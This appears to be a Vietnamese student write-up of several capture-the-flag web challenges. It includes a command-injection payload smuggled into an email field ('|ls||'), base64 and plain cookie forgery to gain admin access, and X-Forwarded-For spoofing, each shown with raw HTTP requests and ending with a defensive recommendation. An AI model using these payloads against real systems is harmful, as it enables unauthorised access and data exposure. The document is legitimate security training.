



Figure 6: Hình ảnh 1 phần mã nguồn trang web login admin

Figure 7: Hình ảnh flag đã được mã hóa

Bước 2: Tìm flag

Flag trên đã được hash bằng MD5, ta tiến hành dùng công tool có sẵn trên mạng để giải mã và đây là kết quả



Figure 8: Hình ảnh giải mã flag

Flag: badboy

Khuyến cáo: xoá các thông tin nhạy cảm và xài hàm băm mạnh hơn

18. Kịch bản Newsletter
19. Newsletter - data

Thực hiện gửi gói tin để có thể truy cập các thông tin bên trong

Mô tả

- Tài nguyên: <https://md5decrypt.net/en/>
20. Đầu tiên ta sẽ thực hiện nhập ngẫu nhiên một thông tin gì đó

Your email inserted successfully

Super NewsLetter

Tiếp theo xem lại các thông tin tham khảo để xem có hỗ trợ gì không thì ta thấy được có thể liệt kê các thông tin trong file bằng ls

Challenge Description

Challenge Link: <http://wcamxwl32pue3e6mekgvdr0t9zrqmqvrw6lpc2zo-web.cyberthalentslabs.com>

[Close Challenge](#)

the administrator put the backup file in the same root folder as the application, help us download this backup by retrieving the backup file name

Answer

Ta sẽ thực hiện thay đổi gói tin ở trường email thành 1234@mail.com|ls|| và ta có được flag

```

POST / HTTP/1.1
Host: wcamxwl32pue3e6mekgvdr0t9zrqaqvrv6lpc2zo-web.cybertalentslabs.com
Content-length: 25
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://wcamxwl32pue3e6mekgvdr0t9zrqaqvrv6lpc2zo-web.cybertalentslabs.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.65 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://wcamxwl32pue3e6mekgvdr0t9zrqaqvrv6lpc2zo-web.cybertalentslabs.com/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
email=123@40mail.com|ls||

1 HTTP/1.1 200 OK
2 Server: nginx/1.23.2
3 Date: Mon, 20 Mar 2023 16:45:10 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 Content-Length: 1770
7
8 emails_secret_1337.txt
9 hgdr64.backup.tar.gz
10 index.php
11 <div class="alert alert-success">
    Your email inserted successfully
</div>
<!DOCTYPE html>
12 <html lang="en">
13     <head>
14         <meta charset="utf-8">
15         <meta http-equiv="X-UA-Compatible" content="IE=edge">
16         <meta name="viewport" content="width=device-width, initial-scale=1">
17         <!-- The above 3 meta tags *must* come first in the head; any other head content must come *after* these tags -->
18         <title>
19             Super NewsLetter
20         </title>
21         <!-- Bootstrap -->
22         <link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/css/bootstrap.min.css" integrity="sha384-BVYiiSIFeKlGjeJRAkTNFfFfB/FvR/vAvy+37jT95FsKtPVuLJ4dZLW0QfP" crossorigin="anonymous">
23         <!-- HTML5 shim and Respond.js for IE6 support of HTML5 elements and media queries -->
24         <!--[if lt IE 9]>
25         <script src="https://oss.maxcdn.com/html5shiv/3.7.3/html5shiv.min.js">
26         </script>

```

flag: hgdr64.backup.tar.gz

Khuyến cáo: lọc đầu vào gói tin

21. Kích bản who am i?

22. who am i? - data, information

Thực hiện chỉnh sửa gói tin để vào trang

Mô tả

- Tài nguyên: <https://www.base64encode.org/>

Bước 1: Vào trang web

Tiến hành vào trang web và xem mã nguồn trang.

```

<html>
  <head></head>
  <body>scroll
    <center>
      <title>Administrator Panel</title>
      <link href="http://fonts.googleapis.com/css?family=Patua+One" rel="stylesheet" type="text/css">
      <font face="Patua One">Please Enter Your Username and Password !!</font>
      <br>
      <br>
      <br>
      <center>
        <form method="POST"></form>
        <!--Guest Account: ----- Username:Guest Password:Guest-->
      </center>
    </center>
  </body>
</html>

```

Figure 9: Hình ảnh trang web và 1 phần mã nguồn trang web

Ta thử login vào trang web thì phát hiện với user Guest thì chưa đủ quyền để thao tác thêm (hình 10)

```

<html>
  <head></head>
  <body>
    <font face="Patua One">Welcome, Guest !</font>
    <p>Access Denied. You have no admin privileges, Please login with an administrator account</p>
  </body>
</html>

```

Figure 10: Hình ảnh sau khi login

Với hình ảnh trên ta sẽ cần leo thang đặc quyền cho user Guest có hành vi như quyền admin. Lúc này ta nghĩ đến việc xem xét thay đổi thông tin gói request post và BurpSuite là ứng cử viên sáng giá cho công việc này.

Bước 2: Chỉnh sửa gói request post

```

POST / HTTP/1.1
Host: wcamxwl32pue3e6mrndvjyytevy4kgvdmw8xh9vr-web.cybertalentslabs.com
Content-Length: 21
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://wcamxwl32pue3e6mrndvjyytevy4kgvdmw8xh9vr-web.cybertalentslabs.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.178 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://wcamxwl32pue3e6mrndvjyytevy4kgvdmw8xh9vr-web.cybertalentslabs.com/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
user=Guest&pass=Guest

```

```


HTTP/1.1 302 Found
Server: nginx/1.23.2
Date: Mon, 20 Mar 2023 21:53:05 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 1012
Connection: close
Powered-By: PHP/7.2.34
Set-Cookie: Authentication=bG9naW49R3Vlc3Q%3D
Location: index.php

<html>
<title>Administrator Panel</title>
<center>
<html>
<title>Administrator Panel</title>
<link href="http://fonts.googleapis.com/css?family=Patua+One" rel="stylesheet" type="text/css">
<font face="Patua One">
<br>
<br>
<br>
<font face="Patua One">
<p style="font-size:25px">Please Enter Your Username and Password !!</p>
</font>
<center>

```

Figure 11: Hình ảnh gói request post và response

Từ hình ảnh trên, ta nhận thấy rằng khi post user = Guest và pass = Guest thì cookies trong gói tin response xuất hiện trường Authentication với giá trị giống như được mã hóa base64 và khi ta giải mã thông tin trường Authentication ta được login=Guest7 tức rằng lúc này ta sẽ nghĩ đến hướng tiêm Authentication với giá trị **login=admin** từ trước, thì có thể vượt qua được challenge này. Hiển nhiên giá trị cần tiêm này sẽ được



mã hóa base64.

Figure 12: Hình ảnh gói request sau khi chỉnh sửa

Bước 3: Tìm flag

Sau khi chỉnh sửa xong, tiến hành forward gói tin, ta sẽ nhận được flag như hình 13.




Figure 13: Hình ảnh flag

FLag{B@D_4uTh1Nt1C4Ti0n}

Khuyến cáo: Thực hiện lọc gói tin đầu vào

23. Kịch bản Blue Inc.

Blue Inc. - data, information

Thực hiện chỉnh gói tin để gửi lên lấy flag

Mô tả:

Bước 1: Xem trang web

Tiến hành vào web và xem mã nguồn trang web

The screenshot shows a web browser window with a login form. The URL in the address bar is `wcamxwl32pue3e6mekgvdm0h9vrqkqvdmw8xh9vr-web.cybertalentslabs.com/login.php`. The login form has fields for 'Username' (containing 'demo') and 'Password' (containing '*****'). A 'Login' button is below the fields. Below the browser window, the Kali Linux desktop environment is visible with various application icons.

Below the browser, a developer tools window (likely Chrome DevTools) is open, showing the DOM structure of the page. The selected element is `<section id="about">`. The sidebar on the right shows some CSS styles applied to elements like `element`, `section`, and `article`.

Figure 14: Hình ảnh trang web và 1 phần mã nguồn trang

Sau khi login thành công, ta vẫn chưa thấy được điều gì, ta sẽ dùng Burp suite để xem xét gói tin response.

The screenshot shows a user profile page for 'demo'. At the top, there is a navigation bar with links for 'Home', 'About', 'Profile', and 'Logout [demo]'. The main content area features a cartoon-style profile picture of a man with dark hair and a beard. To the right of the picture, the text 'Welcome to your profile demo!' is displayed. Below this, a message says 'You don't have any posts!'. The background of the page is white.

Figure 15: Hình ảnh profile demo

```

Request
Pretty Raw Hex
1 POST /login.php HTTP/1.1
2 Host: wcamxwl32pue3e6mekgvdm0h9vrqkgvdmw8xh9vr-web.cybertalentslab
s.com
3 Content-Length: 27
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://wcamxwl32pue3e6mekgvdm0h9vrqkgvdmw8xh9vr-web.cybertal
entslabs.com
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.178
Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/
avif,image/webp,image/apng,*/*;q=0.8,application/signed-exch
ange;v=b3;q=0.7
10 Referer: http://wcamxwl32pue3e6mekgvdm0h9vrqkgvdmw8xh9vr-web.cybertal
entslabs.com/login.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: user=demo
14 Connection: close
15 username=demo&password=demo
16

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: nginx/1.23.2
3 Date: Mon, 20 Mar 2023 22:35:45 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 Set-Cookie: user=demo; expires=Tue, 21-Mar-2023 00:15:45
GMT; Max-Age=6000
7 Content-Length: 2601
8
9 <!DOCTYPE html>
10 <html lang="en">
11   <head>
12     <meta charset="utf-8">
13     <meta name="viewport" content="width=device-width,
initial-scale=1, shrink-to-fit=no">
14     <meta name="description" content="">
15     <meta name="author" content="">
16   <title>
17     Blue Inc
18   </title>
19   <!-- Bootstrap core CSS -->
20   <link href="vendor/bootstrap/css/bootstrap.min.css" rel=
"stylesheet">
21   <!-- Custom styles for this template -->
22   <link href="css/scrolling-nav.css" rel="stylesheet">
23
24
25
26

```

Figure 16: Hình ảnh request và response khi login bằng account demo

Từ hình 16 ta nhận thấy rằng cookies trong gói response chỉ nhận đúng 1 trường user=demo. Suy ra, ta có thể đặt cookie ban đầu là user=admin thì có thể có được flag của challenge này.

Bước 2: Chính sửa gói tin request và lấy flag

Chỉnh sửa gói tin request như hình dưới

```

Request
Pretty Raw Hex
1 GET /profile.php?user=admin HTTP/1.1
2 Host: wcamxwl32pue3e6mekgvdm0h9vrqkgvdmw8xh9vr-web.cybertalentslab
s.com
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.178
Safari/537.36
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/
avif,image/webp,image/apng,*/*;q=0.8,application/signed-exch
ange;v=b3;q=0.7
6 Referer:
http://wcamxwl32pue3e6mekgvdm0h9vrqkgvdmw8xh9vr-web.cyber
talentslabs.com/login.php
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Cookie: user=admin
10 Connection: close
11
12

Response
Pretty Raw Hex Render
66 <br/>
<h2>
Welcome to your profile <i>
admin
</i>
!
</h2>
<br/>
<br/>
<br/>
67 The flag is: 15716a249064f7e9684a816dcdb05282
68 </div>
69
70
71 </div>
72 </div>
73 </section>
74
75 <!-- Footer -->
76 <footer class="py-5 bg-dark">
77 <div class="container">
78 <a class="m-0 text-center text-white">
```

Figure 17: Hình ảnh gói tin request và flag

Flag: 15716a249064f7e9684a816dcdb05282

Khuyến cáo: lọc gói tin đầu vào

24. Kịch bản Easy Message

Easy Message - data, information

Thực hiện gửi request và thực hiện giải mã thông tin

Mô tả

- Tài nguyên:
 - <https://www.base64decode.org/>
 - <https://morsedecoder.com/>

Bước 1: Vào web và xem mã nguồn trang

Với challenge này có vẻ như mã nguồn trang không có gì để khai thác

```

Request
Pretty Raw Hex
1 GET / HTTP/1.1
2 Host: wcamxwl32pue3e6mxwl322yue3e6kgvdmw8xh9vr-web.cyberthalentslab
3.com
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.178
7 Safari/537.36
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/
avif,image/webp,image/apng,*/*;q=0.8,application/signed-exch
9 ang;q=1;q=0.7
10 Accept-Encoding: gzip, deflate
11 Accept-Language: en-US,en;q=0.9
12 Connection: close
13
14
15
16
17
18
19
20
21
22
23
24
25
26
  
```

```

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: nginx/1.23.2
3 Date: Mon, 20 Mar 2023 22:46:26 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 Content-Length: 824
7
8
9 <html>
10 <title>
11 Cyber Talent CTF
12 </title>
13 <link href=
14 https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/css/bootstrap
15 min.css rel="stylesheet">
16 <head>
17 <div class="container">
18 <form method="POST" class="form-signin">
19 <h2 class="form-signin-heading">
20 Please sign in
21 </h2>
22 <label for="inputEmail" class="sr-only">
23 Email address
24 </label>
25 <input name="user" type="text" class="form-control" placeholder="Username" autofocus>
26 <label for="inputPassword" class="sr-only">
27 Password
28 </label>
29 <input name="pass" type="password" id="inputPassword" class="form-control" placeholder="Password">
30 <br/>
31 <button class="btn btn-lg btn-primary btn-block" type="submit">Sign in</button>
  
```

Figure 18: Hình ảnh trang web và 1 phần mã nguồn trang

Với trang web như thế, chúng em tiến hành khai thác thử file robots.txt để tìm dữ liệu có thể khai thác (xem hình 19)




Figure 19: Hình ảnh nội dung file robots.txt

Hình 19 cho ta thấy được rằng url+ /?source được truy cập bởi bất kì người dùng nào và thế là chúng ta đi tiến hành xem url+/?source (hình 20)

```

<?php

$user = $_POST['user'];
$pass = $_POST['pass'];

include('db.php');

if ($user == base64_decode('Q3lizXItVGFsZW50') && $pass == base64_decode('Q3lizXItVGFsZW50'))
{
    success_login();
}
else {
    failed_login();
}

?>

```

Figure 20: Hình ảnh nội dung file source

Hình 20 cho ta thấy nội dung file là 1 đoạn code viết bằng php nhằm kiểm tra user và pass, dựa vào đó chúng ta sẽ tiến hành decode user và pass ta được **user=Cyber-Talent** và **pass=Cyber-Talent**. Sau khi có được user và pass, ta tiến hành login web




Figure 21: Hình ảnh trang web sau khi login

Sau khi login trang web, ta thấy được đoạn tin nhắn được mã hóa bằng morse, tiếp tục ta truy cập vào trang web <https://morsedecoder.com/> để decode nó và nhận được flag (xem hình 22)




Figure 22: Hình ảnh flag

Flag: FLAG(I-KNOW-YOU-AR3-M0RS3)

Khuyến cáo: Thực hiện lọc đầu vào gói tin và mã hoá tốt hơn

25. Kịch bản Cheers

Cheers - data, information

Thực hiện truyền các payload trên url để vào flag

Mô tả

Bước 1: Vào trang web và lấy flag

Với challenge này ta nhận thấy rằng challenge nói về việc code phát sinh lỗi chưa định giá trị cho biến.




Figure 23: Hình ảnh khi vào web

Với hình ảnh trên, ta nhận thấy rằng biến welcome chưa được định giá trị và ta tiến hành định giá trị cho nó như hình 24



Figure 24: Hình ảnh khi hoàn thành việc định giá trị cho biến welcome

Sau khi hoàn thành việc định giá trị cho biến welcome, ta thấy rằng trang web lại xuất hiện thông báo chưa định giá trị cho biến gimme_flag. Ta tiến hành thao tác tương tự và nhận được flag như hình 25




Figure 25: Hình ảnh flag

FLAG{k33p_c4lm_st4rt_c0d!ng}

Khuyến cáo: Chặn các đầu vào trên url không hợp lệ

26. Kịch bản Got Controls

Got Controls - data, information

Thực hiện thay đổi thông tin trên gói tin để thực hiện truy cập đến những nơi có thông tin

Mô tả:

Bước 1: Truy cập liên kết và lấy flag

Tiến hành vào link <http://18.195.173.237:4444/> và ta thấy thông tin trang web như sau




Figure 26: Hình ảnh khi vào trang web

Sau khi vào trang web, ta thấy rằng website này chỉ được phép truy cập nội bộ, ngay lập tức nghĩ đến việc cần thêm **X-Forwarded-For: localhost** và gói tin request để thủ giả mạo gói tin trong mạng nội bộ và rất may mắn rằng cách này hiệu quả và chúng em nhận được flag.

